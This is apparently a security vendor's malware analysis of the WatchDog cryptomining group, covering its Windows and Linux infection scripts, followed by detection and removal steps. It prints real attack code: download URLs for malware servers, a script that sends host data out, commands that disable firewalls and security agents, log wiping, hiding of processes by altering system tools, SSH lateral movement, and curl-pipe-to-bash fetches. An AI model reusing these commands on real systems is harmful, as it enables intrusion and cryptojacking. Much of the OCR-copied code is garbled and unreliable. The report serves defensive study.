

Analysis of Recent Activities of the WatchDog Mining Organization

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1 Overview

Recently, Antiy CERT captured a batch of active WatchDog mining samples. This group primarily exploits exposed Docker Engine API endpoints and Redis servers to launch attacks, and can quickly pivot from a single infected machine to an entire network. The WatchDog mining group has been discovered since January 2019 and remains active to this day.

For more information about this mining organization, see Antiy Virus Encyclopedia.



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It has been verified that Antiy Intelligent Endpoint Protection System and Antiy IEP cloud host security monitoring system can effectively detect and kill the mining Trojan.

2 Attack Process

The WatchDog mining group primarily exploits exposed Redis servers to launch attacks. On Windows, they first download a PowerShell script named "init.ps1" from the malware server. This script then downloads a mining program to mine, a vulnerability scanner to scan, a daemon to protect the mining process, returns the host name and IP address, and adds the exe file to the administrator group.






Figure 2-1 2attack flow chart

The .sh script named "init.sh" is downloaded from the malware server. This script also downloads the Linux mining program, vulnerability scanner, and daemon, which function similarly to the Windows version. Furthermore, the script has the following capabilities: clearing firewall rules, clearing logs, creating scheduled tasks, terminating security products, adding SSH public keys, terminating competing mining products, enabling lateral movement, and terminating specific network connections.






Figure 2-3 4attack flow chart

3 Sample Function and Technology Review

3.1 Windows

3.1.1 init .ps1

Define url, mining and other information.



```
$ne = $MyInvocation.MyCommand.Path
$miner_url = "http://45.155.250.64/id230405/redis-bin.exe"
$miner url backup = "http://www.cn2an.top/id230409/redis-bin.exe"
sminer_size = 2044416
$miner name = "redis-bin"
$scan_url = "http://45.155.250.64/id230409/VGAuthServices.exe"
$scan_url_backup = "http://www.cnZan.top/idZ30409/VGAuthServices.exe"
$scan size = 2210816
$scan name = "VGAuthServices"
$payload url = "http://45.155.250.64/id230409/rsyncd.ps1"
$payload_url_backup = "http://www.cn2an.top/id230409/rsyncd.ps1"
$payload size = 4414
$payload name = "rsyncd.ps1"
$watchdog url = "http://45.155.250.64/id230409/rsysdlog.exe"
$watchdog url backup = "http://www.cn2an.top/id230409/rsysdlog.exe"
$watchdog size = 1713152
$watchdog name = "rsysdlog"
$killmodule_url = "http://45.155.250.64/id230409/clean.bat"
$killmodule url backup = "http://www.cn2an.top/id230409/clean.bat"
$killmodule_name = "clean.bat"
$plusmodule url = "http://45.155.250.64/id230409/clean.exe"
$plusmodule_url_backup = "http://www.cn2an.top/id230409/clean.exe"
$plusmodule name = "clean.exe'
$miner_path = "Senv:TMP\redis-bin.exe"
$scan path = "Senv:TMP\VGAuthServices.exe"
$payload path = "Senv:TMP\rsyncd.psi"
$watchdog path = "$env:TMP\rsysdlog.exe"
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$killmodule path = "$env:TMP\clean.bat"
$plusmodule path = "Senv:TMP\clean.exe"
```

Figure 3-1 Define url and other information

Updates the file in the specified path. It first attempts to download the file from the specified URL. If the download fails, it uses the backup URL as a fallback. At the same time, before executing the download, it stops the process with the specified name and deletes the old file.

```
function Update($url,$backup_url,$path,$proc_name)
{
    Get-Process -Name $proc_name | Stop-Process
    Remove-Item $path
    Try {
        $vc = New-Object System.Net.WebClient
        $vc.DownloadFile($url,$path)
    }
    Catch {
        Write-Output "donwload with backurl"
        $vc = New-Object System.Net.WebClient
        $vc.DownloadFile($backup_url,$path)
    }
}
```

Figure 3-2 Update the file in the specified path

Create a new file called "Update service for Windows System" scheduled task to execute rsyncd.ps1 regularly.



Figure 3-3 Creating a scheduled task

3.1.2 redis-bin.exe

Open source Monero XMR ig program, version number is 6.2.6.

```
v61 = -2i64;
v60 = 0;
sub_140050AE0(v56, "XMRIG_VERSION");
sub_140050AE0(&Block, "6.2.6");
sub_140019E10(v0, (unsigned int)&v62, v1, (unsigned int)v56);
j_j_j_free_base(v56[0]);
sub_140050AE0(v56, "XMRIG_KIND");
sub_140050AE0(&Block, "redis");
sub_140019E10(v2, (unsigned int)&v62, v3, (unsigned int)v56);
j_j_j_free_base(Block);
j_j_j_free_base(Block);
j_j_j_free_base(V56[0]);
v4 = sub_1400189C0(&v62);
sub_1400189C0(&v62);
sub_140050AE0(v56, "XMRIG_HOSTNAME");
Block = *(void **)v4;
v58 = *(_QMORD *)(v4 + 8);
v5 = v58;
```

Figure 3-4 Open source mining program

Mining configuration file, including mining pool address and wallet address.

```
\"pools\" [\m"
\"algo\" mull,\m"
\"algo\" m
```

Figure 3-5 Mining configuration file



Table 3-1 Mining pool address and wallet address in the mining program

Mining pool address	Wallet address				
23.94.62.184:5443	46EVmo3A9Uoc4AZ6cH4NJnaGVhvs3bB8JbXQeiecHpo9YaRxsWURRfthgBXjdnPxrNAn7JmQeKpN2acFh6vGe6fnLUeetdW				
80.211.206.105:9000					
redislog.top:5443					

3.1.3 VGAuthServices.exe

The vulnerabilities exploited by this sample scanner are as follows.



Figure 3-6 Sample part scans for vulnerabilities



3.1.4 rsysdlog.exe

Written in go language, its main function is to guard the mining process. Its main functional modules are as follows.

```
__L__nnnv0_4_watchdog_platform_Walk_cron_tasks
 L_nnnv0_4_watchdog_platform_Walk_process
__L__nnnv0_4_watchdog_platform_Update_file
 L__nnnv0_4_watchdog_platform_update_file_checkmd5
__L__nnnv0_4_watchdog_platform_download_payload_and_exec
 _L__nnnv0_4_watchdog_platform_lin_os_command_exec
__L__nnnv0_4_watchdog_platform_lin_walk_cron
 _L__nnnv0_4_watchdog_platform_lin_walk_process
__L__nnnv0_4_watchdog_platform_lin_download_payload_and_exec
__L__nnnv0_4_watchdog_platform_lin_start_miner
__L__nnnv0_4_watchdog_platform_lin_start_scan
  L__nnnv0_4_watchdog_platform_win_os_command_exec
__L__nnnv0_4_watchdog_platform_win_download_payload_and_exec
 _L__nnnv0_4_watchdog_platform_win_walk_schtasks
__L__nnnv0_4_watchdog_platform_win_walk_cron
__L__nnnv0_4_watchdog_platform_win_walk_process
__L__nnnv0_4_watchdog_platform_win_start_miner
__L_nnnv0_4_watchdog_platform_win_start_scan
__L_nnnv0_4_watchdog_platform_init
main_dog_protect_process_thread
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main_dog_protect_cron_thread
main_dog_update_thread
main_dog_protect_cc_thread
main_getcurrentsystem
main_getisroot
main_start_dog
```

Figure 3-7 Main functional modules of the mining process

If the daemon does not exist, create a scheduled task to download it.

```
if ( v13 != 13 || *(_QWORD *) v10 != 'nuR txeN' || *(_DWORD *) (v10 + 8) != 'miT ' || *(_BYTE *) (v10 + 12) != 101 )
   v39[0] = v14;
   v39[1] = v12 - 1;
   *(_OWORD *)v45 = 0LL;
   v46 = 0LL;
  *(_OWORD *)&v20[8] = runtime_convT2Estring((__int64 *)&RTYPE_string, v39);
*(_OWORD *)v45 = *(_OWORD *)&v20[8];
  if ( v24 <= 8 )
    runtime_panicindex();
   v46 = runtime_convT2Estring((__int64 *)&RTYPE_string, (__int64 *)(v29 + '\x80'));
   (__int64)v45,
                     2LL);
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 v15 = 1LL;
else
```

Figure 3-8 Creating a scheduled task

The sample iterates over each operating system's running processes to ensure that the mining process is running.






Figure 3-9 Traverse the process to ensure that the mining process is running

3.1.5 clean.bat

The script will clear other mining process names, scheduled tasks, and files, and upload the victim's host name and IP address to the malware server.

```
@echo off
.\clean.exe
set who=%username%
setlocal
set "URL=http://www.cn2an.top/id230409/ip.php"
for /f "delims=" %%I in ('cscript /nologo /e:jscript "%~f0" "%URL%"') do (
    cscript /nologo /e:jscript "%~f0" "%URL%&&%who%@WinHostIP:%%I"
goto :EOF
JScript */
var x=new ActiveXObject("Microsoft.XMLHTTP");
x.open("GET", WSH.Arguments(0), true);
x.setRequestHeader('User-Agent','XMLHTTP/1.0');
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x.send('');
while (x.readyState!=4) {WSH.Sleep(50)};
WSH. Echo (x. responseText);
```

Figure 3-10 Upload host name and IP address

3.1.6 clean.exe

After the sample is executed, the user bak \$ will be added to the administrator group with the password \$io \$IO22 .



```
v25 = -2i64;
v0 = (const WCHAR *)sub_140001920();
parm_err = 0;
((void (__fastcall *)(__int128 *, const char *, __int64))sub_14001A580)(
  "bak$8io*I022administrators[-] Failed to add user:\n",
  4i64);
v6 = v22;
*(_OWORD *)buf = v21;
((void (__fastcall *)(LPVOID *, BYTE *))sub_140001560)(v16, buf);
if ( v17 == v16[1] )
DUMPOUT(0x14000109Ci64);
*((_WORD *)v16[0] + (_QWORD)v17++) = 0;
v1 = v16[0];
((void (_fastcall *)(_int128 *, char *, _int64))sub_14001A580)(
   "8io*IO22administrators[-] Failed to add user:\n",
v6 = v22;
*( OWORD *)buf = v21;
((void (__fastcall *)(LPVOID *, BYTE *))sub_140001560)(lpMem, buf);
if ( v15 == 1pMem[1] )
JUMPOUT(0x1400010F9i64);
*((_WORD *)lpMem[0] + (_QWORD)v15++) = 0;
v2 = 1pMem[0];
((void (__fastcall *)(__int128 *, char *, __int64))sub_14001A580)(
  &v21,
   "administrators[-] Failed to add user:\n",
  14i64);
v6 = v22;
*(_OWORD *)buf = v21;
((void (__fastcall *)(LPCWSTR *, BYTE *))sub_140001560)(groupname, buf);
```

Figure 3-11 Adding users to the Administrators group

Use the command to query the administrator group and find that the bak\$ user has been added to the administrator group.



Figure 3-12 User bak\$ has been added to the Administrators group

3.2 Linux

3.2.1 init.sh

Perform system configuration and cleanup operations. It sets the maximum number of file descriptors, modifies file permissions, disables the NMI watchdog, disables SELinux, flushes firewall rules, clears temporary files and logs, and clears the system cache.



```
#!/bin/sh
ulimit -n 65535
chmod 777 /usr/bin/chattr
chmod 777 /bin/chattr
chattr -iua /tmp/
chattr -iua /var/tmp/
iptables -F
ufw disable
echo '0' >/proc/sys/kernel/nmi_watchdog
echo 'kernel.nmi watchdog=0' >>/etc/sysctl.conf
chattr -iae /root/.ssh/
chattr -iae /root/.ssh/authorized keys
chattr -iua /tmp/
chattr -iua /var/tmp/
rm -rf /tmp/addres*
rm -rf /tmp/walle*
rm -rf /tmp/keys
rm -rf /var/log/syslog
setenforce 0 2>dev/null
echo SELINUX=disabled > /etc/sysconfig/selinux 25/dev/null
sync && echo 3 >/proc/sys/vm/drop caches
```

Figure 3-13 Weakened defense mechanisms

Read the contents of the cron directory and authorized_keys file, modify file contents, move files, and change file names.

```
crondir='/var/spool/cron/'"$USER"
cont=`cat ${crondir}`
ssht=`cat /root/.ssh/authorized keys`
echo 1 > /etc/host
rtdir="/etc/host"
bbdir="/usr/bin/curl"
bbdira="/usr/bin/crl"
ccdir="/usr/bin/wget"
ccdira="/usr/bin/wet"
mv /usr/bin/wgettnt /usr/bin/wd1
mv /usr/bin/curltnt /usr/bin/cd1
mv /usr/bin/wget1 /usr/bin/wd1
mv /usr/bin/curl1 /usr/bin/cd1
mv /usr/bin/cur /usr/bin/cd1
mv /usr/bin/cdl /usr/bin/cdl
mv /usr/bin/cdt /usr/bin/cd1
mv /usr/bin/cdl /usr/bin/crl
mv /usr/bin/xget /usr/bin/wd1
mv /usr/bin/wge /usr/bin/wd1
mv /usr/bin/wdl /usr/bin/wdl
mv /usr/bin/wdt /usr/bin/wd1
mv /usr/bin/wd1 /usr/bin/wet
mv /usr/bin/wget /usr/bin/wet mv /usr/bin/curl /usr/bin/crl ① 重要天
```

Figure 3-14 Replace system tools

ps command in your system.



```
if [ -f "/bin/ps.original" ]
then

mv /bin/ps.original /bin/ps.orig
echo "/bin/ps rename"
/bin/ps.orig aux | grep -v grep | grep 'zzh' | awk '{print 52}' | xargs -I % kill -9 %
rm -rf /bin/ps
cp /bin/ps.orig /bin/ps
else
echo "ps is OK"

fi
```

Figure 3-15 Replace system instructions

Uninstall Alibaba Cloud and Tencent Cloud.

```
if ps aux | grep -i '[a]liyum'; then
  $bbdir http://update.aegis.aliyun.com/download/uninstall.sh | bash
  bbdir http://update.aegis.aliyun.com/download/quartz_uninstall.sh | bash
 #bbdira http://update.aegis.aliyun.com/download/uninstall.sh | bash
 $bbdira http://update.aegis.aliyun.com/download/quartz_uninstall.sh | bash
 pkill aliyun-service
  rm -rf /etc/init.d/agentwatch /usr/sbin/aliyun-service
  rm -rf /usr/local/aegis*
  systemctl stop aliyun.service
  systemctl disable aliyun.service
  service bcm-agent stop
  yum remove bcm-agent -y
  apt-get remove bcm-agent -y
elif ps aux | grep -i '[v]unjing'; then
  /usr/local/qcloud/stargate/admin/uninstall.sh ① 至天
  /usr/local/qcloud/YunJing/uninst.sh
  /usr/local/qcloud/monitor/barad/admin/uninstall.sh
fi
```

Figure 3-16 Uninstalling security products

End the security product process.

```
ps aux | grep -v grep | grep 'segis' | awk '(print $2)' | xargs -I | kill -9 | ps aux | grep -v grep | grep 'hids' | awk '(print $1|' | xargs dirname | xargs rm -rf ps aux | grep -v grep | grep 'hids' | awk '(print $11|' | xargs dirname | xargs rm -rf ps aux | grep -v grep | grep 'hids' | awk '(print $11|' | xargs dirname | xargs rm -rf ps aux | grep -v grep | grep 'titanagent' | awk '(print $11|' | xargs dirname | xargs rm -rf ps aux | grep -v grep | grep 'titanagent' | awk '(print $11|' | xargs dirname | xargs rm -rf ps aux | grep -v grep | grep 'edr' | awk '(print $2|' | xargs -I () kill -9 () ps aux | grep -v grep | grep 'titanagent' | awk '(print $2|' | xargs -I () kill -9 () ps aux | grep -v grep | grep 'edr' | awk '(print $2|' | xargs -I () kill -9 () ps aux | grep -v grep | grep 'eloudwalker' | awk '(print $2|' | xargs -I () kill -9 () ps aux | grep -v grep | grep 'titanagent' | awk '(print $2|' | xargs -I () kill -9 () ps aux | grep -v grep | grep 'barad agent' | awk '(print $2|' | xargs -I () kill -9 () ps aux | grep -v grep | grep 'barad agent' | awk '(print $2|' | xargs -I () kill -9 () ps aux | grep -v grep | grep 'barad agent' | awk '(print $2|' | xargs -I () kill -9 () ps aux | grep -v grep | grep 'barad agent' | awk '(print $2|' | xargs -I () kill -9 () ps aux | grep -v grep | grep 'barad agent' | awk '(print $2|' | xargs -I () kill -9 () ps aux | grep -v grep | grep 'barad agent' | awk '(print $2|' | xargs -I () kill -9 () ps aux | grep -v grep | grep 'barad agent' | awk '(print $2|' | xargs -I () kill -9 () ps aux | grep -v grep | grep 'barad agent' | awk '(print $2|' | xargs -I () kill -9 () ps aux | grep -v grep | grep 'barad agent' | awk '(print $2|' | xargs -I () kill -9 () ps aux | grep -v grep | grep 'barad agent' | awk '(print $2|' | xargs -I () kill -9 () ps aux | grep -v grep | grep 'barad agent' | awk '(print $2|' | xargs -I () kill -9 () ps aux | grep -v grep | grep 'barad agent' | awk '(print $2|' | xargs -I () kill -9 () ps aux | grep -v grep | grep 'barad agent' | awk '(print $2|
```

Figure 3-17 End the security product process

Delete a scheduled task.



```
rm -rf /usr/local/aegis
chattr -R -ia /var/spool/cron
chattr -ia /etc/crontab
chattr -R -ia /etc/cron.d
chattr -R -ia /var/spool/cron/crontabs
crontab -r
rm -rf /var/spool/cron/*
rm -rf /etc/cron.d/*
rm -rf /var/spool/cron/crontabs
rm -rf /etc/crontab
```

Figure 3-18 Deleting a scheduled task

Define variables such as url, scan, watchdog, and miner.

```
sh_url="http://45.155.250.64/id230409/rsyncd.sh"
sh_url_backup="http://www.cn2an.top/id230409/rsyncd.sh"
scan_url="http://45.155.250.64/id230409/VGAuthServices"
scan_url_backup="http://www.cn2an.top/id230409/VGAuthServices"
scan_size="1919124"
watchdog_url="http://45.155.250.64/id230409/rsysdlog"
watchdog_url_backup="http://www.cn2an.top/id230409/rsysdlog"
watchdog_size="1472220"
miner_url="http://45.155.250.64/id230409/redis-bin"
miner_url_backup="http://www.cn2an.top/id230409/redis-bin"
miner_size="2362824"
chattr_size="8000"
```

Figure 3-19 Defining variables

H2Miner mining trojan exists on the host. If so, terminate the corresponding process.

```
function EILL_SUS_HINSING()
(
EINSINGI=$(ps ax i grep -v grep | grep "/var/tmp/kinsing")
if [ ! -z "%HINSINGI" ];
then
chattr -i /var/tmp/kinsing >>/dev/null 1>/dev/null
pkill -f /var/tmp/kinsing >>/dev/null 1>/dev/null
pkill -f /var/tmp/kinsing >>/dev/null 1>/dev/null
pkill -f /var/tmp/kinsing >>/dev/null 1>/dev/null
kill $(psidof /var/tmp/kinsing >>/dev/null 1>/dev/null
kill $(psidof /var/tmp/kinsing >>/dev/null 1>/dev/null
echo " > /var/tmp/kinsing >>/dev/null 1>/dev/null
echo "fuckyou" > /var/tmp/kinsing
chattr +i /var/tmp/kinsing >>/dev/null 1>/dev/null
fi

EINSING2=$(ps ax | grep -v grep | grep "/tmp/kdevtmpfsi")
if [ ! -x "SHINSINGI" ];
then
chattr -i /tmp/kdevtmpfsi >>/dev/null 1>/dev/null
pkill -f /tmp/kdevtmpfsi >>/dev/null 1>/dev/null
pkill -f /tmp/kdevtmpfsi >>/dev/null 1>/dev/null
pkill 5(ps ax | grep -v grep | grep "/tmp/kdevtmpfsi" | awk '(print $1)') >>/dev/null
kill $(psidof /tmp/kdevtmpfsi >>/dev/null 1>/dev/null
echo " > /tmp/kdevtmpfsi >>/dev/null 1>/dev/null
echo " > /tmp/kdevtmpfsi >>/dev/null 1>/dev/null
echo " | /tmp/kdevtmpfsi >>/dev/null | /dev/null
echo "fuckyou" > /tmp/kdevtmpfsi >>/d
```

Figure 3-20 Remove H2Miner mining trojan

IP address and port number that ends a specific connection.



```
motion KILL SUS PROC()
                                                                                                                                                                   " | xargs -1 % kill -9 %
| xargs -1 % kill -9 %
petstat
 etstat
 etstat
petstat
petstat
petstat
petstat
petstat
 setstat -amp
 etstat
netstat
netstat
netstat
netstat
                       greg
                                                                                                                                       RAIGS
netetat
                                                                                                                                       RAIGS
netetat
netstat
```

Figure 3-21 End a specific network connection

End of the mining-related string, which mainly includes the mining pool address and mining protocol.

```
ps auxf
                -v grep
                                 pool.t00ls.ru" | awk
                                                                             -I % kill -9 %
                                 xmr.crypto-pool.fr:8000
                                                                                | xargs -I %
   auxf
                -v grep
          grep
                          grep
   auxf
                   grep
ps auxf
                -v grep
                                 "fhuabch@yaboo.com"
                                                                         | xargs
                                                                                 -I & kill -9 &
                                                                                 1 kill
   auxf
                -v drep
                                                                        xargs
                          grep
ps auxf
                -A dieb
                                 /tmp/a7b104c270" | awk
                                                                                -I % kill -9
                                 xmr.crypto-pool.fr:6666
                                                                                 xargs -I % kill
ps auxf
                -v grep
                                                                                 xargs -I %
ps auxf
                -v grep
                          grep
ps auxf
                                                                                xargs -1 % kill -9 %
                                                                                | xargs -I % kill
ps auxi
                -v grep
ps auxf
                -v grep
ps auxf
                -v grep
                                 "stratum" | awk | [print $2] | | xargs kill
ps auxf
                -v grep
```

Figure 3-22 End the process with mining-related strings

Scans the processes in the system, checks whether the executable file path of the process contains the /tmp directory, and searches for specific keywords in the command line parameters to protect specific critical processes.

Figure 3-23 Protect watchdog samples

The three system commands (ps, top, and pstree) are modified to automatically filter out the watchdog mining Trojan processes (redis -bin, rsysdlog, pnscan, and VGAuthServices) when the victim executes them.



```
if [ -f "/bin/ps.orig" ]
then
         echo "/bis/ps changed"
  av /bin/ps /bin/ps.orig
echo "1 /bin/bash">>/bin/ps
echo "1 /bin/bash">>/bin/ps
echo "ps.orig 15# ) grep -v \"redis-bin\(rayadlog\(psocan\()VWathServices\(^*)>>/bin/ps
echo d v /bin/ps
couch -d 20701001 /bin/ps
echo "/bin/ps changing"
   if ( -f "/hda/tup.orig" 1
         echo "/bin/top changed"
         w /bin/top /bin/top.orig
         echo "% / 761s/bash">>/hin/top
echo "% / 761s/bash">>/hin/top
echo "top.orig \08 | grep -w \"redia-hin\|rayming\|puscan\|WhuthSerwires\"
                                                                                                                                 >/bin/top
  touch -d 30201091 /bin/top
echo "/hin/top changin
  fi
if [ -f "/min/putree.orig" ]
         echo "/bin/prtree changed"
         mv /bin/patree /bin/patree.orig
  echo "#1 /bin/patree origi
echo "#1 /bin/patree
echo "patree.origi \% i grep -v \"redia-bin\limpadlog\(pnscan\limbda)vibathServicea\""
>/bin/patree
echo "/bin/patree
echo "/bin/patree changing"
   if [ -f "/bin/chatte" 1
then chattraisem'ls -1 /bin/chattr | awk "| print 95 )" if [ "Schattraise" -1t "Schattraise" ]
    yum -y remove e2fsprogs
yum -y install e2fsprogs
  echo "no need install chattr"
else
                                                                                                                            ⑥ € 安天
     yum -y remove e2fsprogs
yum -y install e2fsprogs
```

Figure 3-24 Modify the command to filter watchdog mining related processes

Create a scheduled task, download the subsequent script, and add the SSH public key for persistence.

Figure 3-25 Add SSH public key

Download the mining program and subsequent script files, etc.



```
if [ -f "/etc/redis-bin" ]
        filesizel='ls -l /etc/redis-bin | awk '{ print $5 }' if [ "Sfilesizel" -ne "Sminor_size" ]
         then
             pkill -f redis-bin
             rm /etc/redis-bin
            downloads Sminer url /etc/redis-bin Sminer url backup
            echo "not need download"
else
        downloads $miner url /etc/redis-bin $miner url backup
fi
if [ -f "/etc/rsysdlog" ]
then
        filesize2="ls -1 /etc/rsysdlog | awk '{ print $5 }''
if [ "5filesize2" -ne "$watchdog_size" ]
             pkill -f rsysdlog
             rm /etc/rsysdlog
            downloads Swatchdog url /etc/rsysdlog Swatchdog url backup
             echo "not need download"
        21
else
         downloads $watchdog url /etc/rsysdlog $watchdog url backup
fi
if [ -f "/etc/VGAuthServices" ]
         filesize3='ls -1 /etc/VGAuthServices | awk '{ print $5 }'
        if [ "Sfilesize3" -ne "Sacan size" ]
            pkill -f VGAuthServices
             rm /etc/VGAuthServices
            downloads | scan_url /etc/VGAuthServices | scan_url backup
             echo "not need download"
else
        downloads $scan url /etc/VGAuthServices $scan url backup
fi
downloads $sh url /etc/rsyncd.sh $sh url backup
chmod 777 /etc/redis-bin
```

Figure 3-26 Download the mining program and subsequent scripts

The mining parameters to be executed, including mining pool address, wallet address and other information.

```
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```

Figure 3-27 Parameters for executing mining

Clears traces, such as firewall traces, dropping traffic on specific ports, deleting history commands, and clearing email, security, and login logs. It also checks whether the /root/.ssh/known_hosts and /root/.ssh/id_rsa.pub files exist. If they do, they iterate over the IP addresses in the known_hosts file, connect to those hosts using SSH, and execute remote scripts on the remote hosts.



```
iptables -F
iptables -X
iptables -A OUTPUT -p tcp --dport 3333 -j DROP
iptables -A OUTPUT -p tcp --dport 4444 -j DROP
iptables -A OUTPUT -p tcp --dport 7777 -j DROP
iptables -A OUTPUT -p tcp --dport 9999 -j DROP
service iptables reload
history -c
echo > /var/spool/mail/root
echo > /var/log/wtmp
echo > /var/log/secure
echo > /root/.bash history
chmod 444 /usr/bin/chattr
chmod 444 /bin/chattr
yum install -y bash 2>/dev/null
apt install -y bash 2>/dev/null
apt-get install -y bash 2>/dev/null
if [ -f /root/.ssh/known_hosts ] && [ -f /root/.ssh/id_rsa.pub ]; then
  for h in $(grep -oE "\b([0-9]{1,3}\.){3}[0-9]{1,3}\b" /root/.ssh/known_hosts);
if [ -f /root/.ssh/known_hosts ] 66 [ -f /root/.ssh/id_rsa.pub ]; then
  for h in $(grep -oE "\b([0-9](1,3)\.)(3)[0-9](1,3)\b" /root/.ssh/known_hosts);
  2>$1 4! & done
fi
echo "Sbbdir"
echo "Sbbdira"
Sbbdir -fsSL http://www.cn2an.top/id230409/is.sh | bash
bbdira -fssL http://www.cn2an.top/id230409/is.sh | bash
```

Figure 3-28 Clear traces and look for targets that can move laterally

4 Mining Trojan Detection and Removal Solution

4.1 Windows

4.1.1 Identification of Mining Trojans

```
Scheduled tasks
Scheduled task name: Update service for Windows System
Action: PowerShell.exe -ExecutionPolicy bypass -windowstyle hidden -File C:\Users\ username \rsyncd.ps1
    Document
File name:
redis-bin.exe
rsysdlog.exe
VGAuthServices.exe
c lean.exe
rsyncd.ps1
Path:
C:\Users\ username \ AppData \ Local\Temp
C:\Users\ username
    Process name
redis-bin.exe
rsysdlog.exe
VGAuthServices.exe
```



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redis-bin.exe: 23.94.62.184:5443 or 80.211.206.105:9000 or redislog.top:5443 (pool connection)

VGAuthServices.exe: Scans a large number of IP addresses

5. View the local administrators group

Use the command net localgroup Administrators to check the local administrator group to see if there is a suspicious user named bak\$

4.1.2 Removal Plan

1. End the corresponding processes one by one

rsy sdlog.exe

VGAuthServices.exe

redis -bin.exe

Note: You must first end the rsysdlog.exe process, which is the daemon process of the other two. If you do not end this process first, the other two processes will restart.

2. Delete a scheduled task

Update service for Windows System

3. Delete mining and other landing files

C:\Users\ username \ AppData \Local\Temp \ redis-bin.exe

C:\Users\ username \ AppData \Local\Temp\rsysdlog.exe

C:\Users\username \AppData \Local\Temp\VGAuthServices.exe

C:\Users\ username \ AppData \Local\Temp\clean.exe

C:\Users\ username\ rsyncd.ps1

4. Delete malicious accounts

net localgroup Administrators bak\$ /delete

You can also use Antiy's host system in-depth analysis tool (ATool) to detect and kill, and terminate the corresponding processes in sequence, rsysdlog.exe, VGAuthServices.exe, and redis-bin.exe. Otherwise, the mining process will restart after it ends.

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Figure 4-1 End the corresponding process

Delete the corresponding scheduled task, Update service for Windows System .





Figure 4-2 Deleting a scheduled task

Delete mining and other landing files. The corresponding directories are C:\Users\ username \AppData\Local\Temp and C:\Users\ username.






Figure 4-3 Delete mining and other landing files

If you check the network behavior of mining programs, you will find a lot of scanning behavior.



Figure 4-4 Network behavior of mining programs



Delete the malicious account bak\$.




Figure 4-5 Delete malicious accounts

4.2 Linux

Notes:

- The mining script will terminate the security software process. If it exists in the system, it needs to be restarted;
- > The mining script will delete all scheduled tasks. If there are other non-malicious scheduled tasks in the system, they need to be recreated.
- The mining script will modify system configuration information, such as disabling the firewall, etc. If necessary, manual modification is required;
- ➤ The mining script will download scanning tools and replace some system commands. Please contact Antiy engineers for details.

4.2.1 Identification of Mining Trojans

- Scheduled tasks
- cat /var/spool/cron/*
- */25 * * * * sh /etc/rsyncd.sh >/dev/null 2>&1



cat/etc/cron.d/*

*/10 * * * * sh /etc/rsyncd.sh

cat/etc/crontab

0 1 * * * root sh /etc/rsyncd.sh >/dev/null 2>&1

- 2. Document
- ls-al/etc|grep redis-bin (similar to other files, non-root permissions are executed in the / tmp directory)

/etc/redis-bin

/etc/rsyncd.sh

/etc/rsysdlog

/etc/VGAuthServices

Process name

redis-bin

VGAuthServices

rsysdlog

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23.94.62.184:5443

80.211.206.105:9000

redislog.top:5443

The VGAuthService process will initiate a large number of SYN SENT scans

- 5. SSH public key
- cat /root/.ssh/ authorized keys

ssh-rsa

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4.2.2 Removal Plan

1. Delete a scheduled task

crontab -r

rm -rf /var/spool/cron/*

rm -rf /etc/cron.d/*

rm -rf /var/spool/cron/crontabs

rm -rf /etc/crontab

2. End related processes

redis-bin

VGAuthServices

rsysdlog

3. Delete related files

chattr -ia /etc/redis-bin*

chattr -ia /etc/rsyncd.sh*

chattr -ia /etc/VGAuthServices



chattr -ia /etc/rsysdlog

rm -rf /etc/redis-bin

rm -rf /etc/rsyncd.sh

rm -rf /etc/VGAuthServices

rm -rf /etc/rsysdlog

